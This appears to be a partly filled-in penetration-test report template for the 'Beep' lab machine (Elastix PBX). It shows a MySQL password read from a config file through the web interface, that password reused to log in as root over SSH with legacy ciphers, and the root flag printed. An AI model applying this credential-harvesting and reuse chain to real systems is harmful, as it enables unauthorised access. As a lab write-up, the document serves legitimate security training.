First Previous (1 - 1 of 1) Next Last

Device	Type	IP	Mask	MAC Address	HW Info	Status
Ethernet 0	DHCP	10.129.87.168	255.255.0.0	00:50:56:B9:18:E1		Connected

First Previous (1 - 1 of 1) Next Last


Elastix is licensed under GPL by PaloSanto Solutions. 2006 - 2021.



Command help

```
                          ! Execute a s
                 ael reload Reload AEL
ael set debug {read|tokens|mac Enable AEL
               agent logoff Sets an age
                 agent show Show status
          agent show online Show all on
              agi dump html Dumps a lis
                   agi exec Add AGI com
     agi set debug [on|off] Enable/Disa
   agi show commands [topic] List AGI co
             aoc set debug enable cli
        calendar dump sched Dump calend
     calendar show calendar Display inf
    calendar show calendars Show regist
            cb mysql status Show connec
                  cc cancel Kill a CC t
           cc report status Reports CC
           cdr mysql status Show connec
            cdr show status Display the
            cel show status Display the
           channel originate Originate a
            channel redirect Redirect a
     channel request hangup Request a h
      cli check permissions Try a permi
     cli reload permissions Reload CLI
           cli show aliases Show CLI co
       cli show permissions Show CLI pe
                config list Show all fi
              config reload Force a rel
        core abort shutdown Cancel a ru
          core clear profile Clear profi
    core ping taskprocessor Ping a name
                core reload Global reload
```


Kernel			
	Linux(i386)	2.6.18	238.12.1.el5
Name	Package Name	Version	Release
Elastix			
	elastix	2.2.0	14
	elastix-firstboot	2.2.0	5
	elastix-system	2.2.0	14
	elastix-email_admin	2.2.0	9
	elastix-vtigercrm	5.1.0	8
	elastix-extras	2.0.4	4
	elastix-asterisk-sounds	1.2.3	1
	elastix-my_extension	2.2.0	5
	elastix-agenda	2.2.0	5
	elastix-a2billing	1.8.1	16
	elastix-addons	2.2.0	4
	elastix-im	2.0.4	2
	elastix-pbx	2.2.0	14
	elastix-pr	2.0	2
	elastix-security	2.2.0	7
	elastix-reports	2.2.0	6
	elastix-fax	2.2.0	4
Name	Package Name	Version	Release
RounCubeMail			
	RoundCubeMail	0.3.1	10
Name	Package Name	Version	Release
Mail			
	postfix	2.3.3	2.3.el5_6
	cyrus-imapd	2.3.7	7.el5_6.4
Name	Package Name	Version	Release
IM			
	openfire	3.5.1	2
Name	Package Name	Version	Release
FreePBX			
	freePBX	2.8.1	7
Name	Package Name	Version	Release
Asterisk			
	asterisk	1.8.7.0	0
	asterisk-perl	0.10	2
	asterisk-addons	1.8.7.0	0
Name	Package Name	Version	Release
FAX			
	hylafax	4.3.10	2rhel5
	iaxmodem	1.2.0	1.1
Name	Package Name	Version	Release
DRIVERS			
	dahdi	2.4.1.2	5
	rhino	0.99.4	2.rc1
	wanpipe-util	3.5.23	1



https://10.129.87.168/index.php?menu=file_editor&action=edit&file=cdr_mysql.conf

File: cdr_mysql.conf

```
;
; Note - if the database server is hosted on the same machine as the
; asterisk server, you can achieve a local Unix socket connection by
; setting hostname = localhost
;
; port and sock are both optional parameters.  If hostname is specified
; and is not "localhost", then cdr_mysql will attempt to connect to the
; port specified or use the default port.  If hostname is not specified
; or if hostname is "localhost", then cdr_mysql will attempt to connect
; to the socket file specified by sock or otherwise use the default socket
; file.
;
[global]
hostname = localhost
dbname=asteriskcdrdb
password = jEhdIekWmdjE
user = asteriskuser
userfield=1
;port=3306
;sock=/tmp/mysql.sock
```



https://10.129.87.168/index.php?menu=backup_restore

Perform a Backup...

This process could take several minutes

□ Select All options

Endpoint
□ Select all in this section
□ Database
☑ Configuration Files

Asterisk
□ Select all in this section
□ Database
☑ Configuration Files
□ Monitors (Heavy Content)
□ Voicemails (Heavy Content)
□ Sounds
□ Music on Hold
□ DAHDI Configuration

Fax
□ Select all in this section
□ Database
□ PDF

Others
□ Select all in this section
□ SugarCRM Database
□ VtigerCRM Database
□ A2billing Database
□ Mysql Database
□ Menus and Permissions
□ Flash Operator Panel Config Files


Email
□ Select all in this section
□ Database
□ Mailbox

Others
□ Select all in this section
□ Calendar Database
□ Address Book Database
□ Conference Database
□ EOP

-> nothing

Let’s check ssh with admin/jEhdIekWmdjE

with admin it's not working, let's try with root as in java ssh and same password



```
┌──(kali㉿kali)-[~/workspace/sec-learning/1_Linux/Beep]
└─$ ssh root@10.129.87.168                                                                                    8 ×
Unable to negotiate with 10.129.87.168 port 22: no matching key exchange method found. Their offer: diffie-hellman-group-exchange-sha1,diffie-he
llman-group14-sha1,diffie-hellman-group1-sha1

┌──(kali㉿kali)-[~/workspace/sec-learning/1_Linux/Beep]
└─$ ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 -c 3des-cbc root@10.129.87.168                          255 ×
The authenticity of host '10.129.87.168 (10.129.87.168)' can't be established.
RSA key fingerprint is SHA256:Ip2MswIVDX1AIEPoLiHsMFfdg1pEJ0XXD5nFEjki/hI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.87.168' (RSA) to the list of known hosts.
root@10.129.87.168's password:
Last login: Tue Sep 29 12:10:12 2020

Welcome to Elastix
----------------------------------------------------

To access your Elastix System, using a separate workstation (PC/MAC/Linux)
Open the Internet Browser using the following URL:
http://10.129.87.168

[root@beep ~]# ls
anaconda-ks.cfg  elastix-pr-2.2-1.i386.rpm  install.log  install.log.syslog  postnochroot  root.txt  webmin-1.570-1.noarch.rpm
[root@beep ~]# cat root.txt
fb691079a0a90338eb4541aafe21eef4
[root@beep ~]#
```

Figure 4.6: And boom!

4.2.3 Post exploitation

```
ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 -c 3des-cbc root@10.129.87.168
cat root.txt
```

4.2.3.1 Host Information

4.2.3.2 File system

4.2.3.3 Running processes

4.2.3.4 Installed applications

4.2.3.5 Users & Group

4.2.3.6 Network

4.2.3.7 Scheduled job

4.2.4 Privilege escalation

Additional Priv Esc info

Vulnerability Exploited:

Vulnerability Explanation:

Vulnerability Fix:

Severity:

Exploit Code:

4.2.5 Goodies

4.2.5.1 Hashes

4.2.5.2 Passwords

4.2.5.3 Proof/Flags/Other

Proof Screenshot Here:

Proof.txt Contents:

```
[root@beep ~] cat root.txt
fb691079a0a90338eb4541aafe21----
```

4.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

4.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, Alec removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

5 Detailed Recommandations

5.1 Technical

- no opening ssh to root
- patching old version

5.2 Governance

5.3 Blue team

- ???

6 Additional Items

6.1 Appendix - Proof and Local Contents

IP (Hostname)	Local.txt Contents	Proof.txt Contents
10.129.87.168	N/A	fb691079a0a90338eb4541aafe21—-